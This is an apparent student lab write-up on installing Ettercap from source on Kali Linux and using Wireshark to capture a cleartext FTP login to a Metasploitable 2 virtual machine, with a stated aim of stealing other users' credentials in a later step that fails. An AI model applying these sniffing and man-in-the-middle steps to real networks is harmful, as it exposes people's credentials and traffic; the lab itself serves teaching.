Ettercap-MITM-Attack


Step 1 : Ettercap Installation & Configuration

- At first I moved to the root kali by giving the command
  $ sudo su -
- Later I need to install the Ettercap libraires in order to do the rest of the lab. For that I used the following command

$ sudo apt-get install debhelper bison check cmake flex ghostscript libbsd-dev libcurl4-openssl-dev libgeoip-dev libltdl-dev libluajit-5.1-dev libncurses5-dev libnet1-dev libpcap-dev libpcre3-dev libssldev libgtk-3-dev libgtk2.0-dev


(I missed taking the screenshot of the installation of the libraries)

- Next, we changed the directory to opt by giving the command
  # cd /opt



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cd /opt
```

- And later I installed the rest of the libraries.
  # sudo git clone https://github.com/Ettercap/ettercap




```
┌──(root㉿kali)-[/opt]
└─# sudo git clone https://github.com/Ettercap/ettercap
Cloning into 'ettercap'...
remote: Enumerating objects: 23259, done.
remote: Counting objects: 100% (190/190), done.
remote: Compressing objects: 100% (92/92), done.
remote: Total 23259 (delta 118), reused 103 (delta 96), pack-reused 23069 (fr
om 3)
Receiving objects: 100% (23259/23259), 89.59 MiB | 11.92 MiB/s, done.
Resolving deltas: 100% (17548/17548), done.
```

# cd Ettercap

#sudo mkdir built


#cd build



```
┌──(root㉿kali)-[/opt]
└─# cd ettercap

┌──(root㉿kali)-[/opt/ettercap]
└─# sudo mkdir build

┌──(root㉿kali)-[/opt/ettercap]
└─# cd build

┌──(root㉿kali)-[/opt/ettercap/build]
```


#sudo cmake

# sudo make




```
[ 92%] Building C object utils/CMakeFiles/etterfilter.dir/etterfilter/ef_comp
iler.c.o
[ 92%] Building C object utils/CMakeFiles/etterfilter.dir/etterfilter/ef_enco
de.c.o
[ 93%] Building C object utils/CMakeFiles/etterfilter.dir/etterfilter/ef_main
.c.o
[ 93%] Building C object utils/CMakeFiles/etterfilter.dir/etterfilter/ef_outp
ut.c.o
[ 94%] Building C object utils/CMakeFiles/etterfilter.dir/etterfilter/ef_pars
er.c.o
[ 94%] Building C object utils/CMakeFiles/etterfilter.dir/etterfilter/ef_tabl
es.c.o
[ 94%] Building C object utils/CMakeFiles/etterfilter.dir/etterfilter/ef_test
.c.o
[ 95%] Building C object utils/CMakeFiles/etterfilter.dir/ef_syntax.c.o
[ 95%] Building C object utils/CMakeFiles/etterfilter.dir/ef_grammar.c.o
[ 95%] Linking C executable etterfilter
[ 95%] Built target etterfilter
[ 96%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_analyze.c.
o
[ 96%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_conn.c.o
[ 96%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_decode.c.o
[ 97%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_decode_htt
p.c.o
[ 97%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_display.c.
o
[ 98%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_log.c.o
[ 98%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_main.c.o
[ 98%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_parser.c.o
[ 99%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_profiles.c
.o
[ 99%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_stream.c.o
[ 99%] Building C object utils/CMakeFiles/etterlog.dir/etterlog/el_target.c.o
[100%] Linking C executable etterlog
[100%] Built target etterlog
[100%] Built target man
```

#sudo make install




```
┌──(kali㉿kali)-[/opt/ettercap/build]
└─$ sudo make install
[ 20%] Built target ec_interfaces
[ 20%] Built target libnet
[ 65%] Built target lib_ettercap
[ 66%] Built target ettercap
[ 66%] Built target curl
[ 67%] Built target sslstrip
[ 67%] Built target arp_cop
[ 68%] Built target autoadd
[ 69%] Built target chk_poison
[ 69%] Built target dns_spoof
[ 70%] Built target mdns_spoof
[ 71%] Built target dos_attack
[ 72%] Built target dummy
[ 72%] Built target find_conn
[ 73%] Built target find_ettercap
[ 74%] Built target find_ip
[ 75%] Built target finger
[ 75%] Built target finger_submit
```

- Next made some changes in the Ettercap file.
  $ sudo gedit/etc/Ettercap/etter.conf




```
┌──(kali㉿kali)-[/opt/ettercap/build]
└─$ sudo gedit /etc/ettercap/etter.conf

(gedit:30469): tepl-WARNING **: 13:18:30.689: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark'
default style scheme.

(gedit:30469): tepl-WARNING **: 13:18:30.689: Default style scheme 'Kali-Dark' cannot be found, check your installat
ion.
```

- Next I made some configuration changes in the file, in [privs]
  ec_uid = 0
  ec_gid = 0
- Next I need to set IP forwardind on the kali liniux machine to avoid denial-of-service by using the following command
  $ sudo sysctl -w net.ipv4.ip_forward=1



```
┌──(kali㉿kali)-[/opt/ettercap/build]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1
```


- I installed the ftp on kali liniux



```
┌──(kali㉿kali)-[/opt/ettercap/build]
└─$ sudo apt-get install ftp
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ftp is already the newest version (20230507-2).
ftp set to manually installed.
The following packages were automatically installed and are no longer required:
  criu libcompel1 libintl-perl libintl-xs-perl libmodule-find-perl libproc-processtable-perl
  libsort-naturally-perl needrestart python3-pycriu tini
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1230 not upgraded.
```


Step 2: FTP Sniffing with Wireshark

- As a part of this step, first we need to run the wireshark at the kali liniux Wireshark is used to capture and analyze the packets.




```
┌──(kali㉿kali)-[/opt/ettercap/build]
└─$ sudo wireshark
Warning: program compiled against libxml 212 using older 209
 ** (wireshark:35232) 16:06:32.190844 [Capture MESSAGE] -- Capture Start ...
 ** (wireshark:35232) 16:06:32.304947 [Capture MESSAGE] -- Capture started
 ** (wireshark:35232) 16:06:32.305019 [Capture MESSAGE] -- File: "/tmp/wiresh
ark_nfqueueNT1H22.pcapng"
```

- Next step is to sniff some pckets, for this we will ftp from kali linux to the Metasploitable 2 virtual machine using following command
  $ ftp 192.168.86.21 #this is the ip address of my metasploitable 2




```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.86.21
Connected to 192.168.86.21.
220 (vsFTPd 2.3.4)
Name (192.168.86.21:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

- Here ”anonymous” is my login id and “password” is my password
- Next we will notice that our wireshack has captured some packages. Among them I need to filter to optain the packets we are interested in.
  To filter the packets I used tcp and ip.dst==192.168.86.21




tcp and ip.dst==192.168.86.21

No.	Time	Source	Destination	Protocol	Length	Inf
4	20.957307727	192.168.86.39	192.168.86.21	FTP	72	Re
7	20.958626839	192.168.86.39	192.168.86.21	TCP	66	48
8	20.959191632	192.168.86.39	192.168.86.21	TCP	66	48
13	27.726697320	192.168.86.39	192.168.86.21	TCP	74	41
15	27.727983052	192.168.86.39	192.168.86.21	TCP	66	41
17	27.731685405	192.168.86.39	192.168.86.21	TCP	66	41
18	39.335532338	192.168.86.39	192.168.86.21	FTP	82	Re
21	39.336579889	192.168.86.39	192.168.86.21	TCP	66	41
22	43.787196463	192.168.86.39	192.168.86.21	FTP	81	Re
24	43.789223228	192.168.86.39	192.168.86.21	TCP	66	41
25	43.789505314	192.168.86.39	192.168.86.21	FTP	72	Re



```
▸ Frame 4: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_14:86:e9 (00:0c:29:14:86:e9), Dst: VMware_cf:76:45 (00:0c:29:cf:76:
▸ Internet Protocol Version 4, Src: 192.168.86.39, Dst: 192.168.86.21
▸ Transmission Control Protocol, Src Port: 48102, Dst Port: 21, Seq: 1, Ack: 1, Len: 6
▸ File Transfer Protocol (FTP)
  [Current working directory: ]
```


- After selecting one of the packets (the packets obtained after applying the filter) and choosing Follow -> TCP Stream, I got the password and username I entered to authenticate to the metasploitable FTP server.



```
220 (vsFTPd 2.3.4)

USER anonymous

331 Please specify the password.

PASS password

230 Login successful.

SYST

215 UNIX Type: L8

FEAT

211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
 UTF8
211 End
```


Step 3: Attempt to Sniff Ubuntu FTP (Fail Expected)

- In this step I will now try to sniff the communications from other users and to steal their credentials.
- Now at my ubuntu machine I done ftp to the metasploitable 2 virtual machine.
- Again I used the same username (anonymous and password) and password



```
georgia@ubuntu:~$ ftp 192.168.86.30
Connected to 192.168.86.30.
220 (vsFTPd 2.3.4)
Name (192.168.86.30:georgia): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

- As mentioned I did not receive any packets




tcp and ip.dst==192.168.86.30

No.	Time	Source	Destination	Protocol	Length

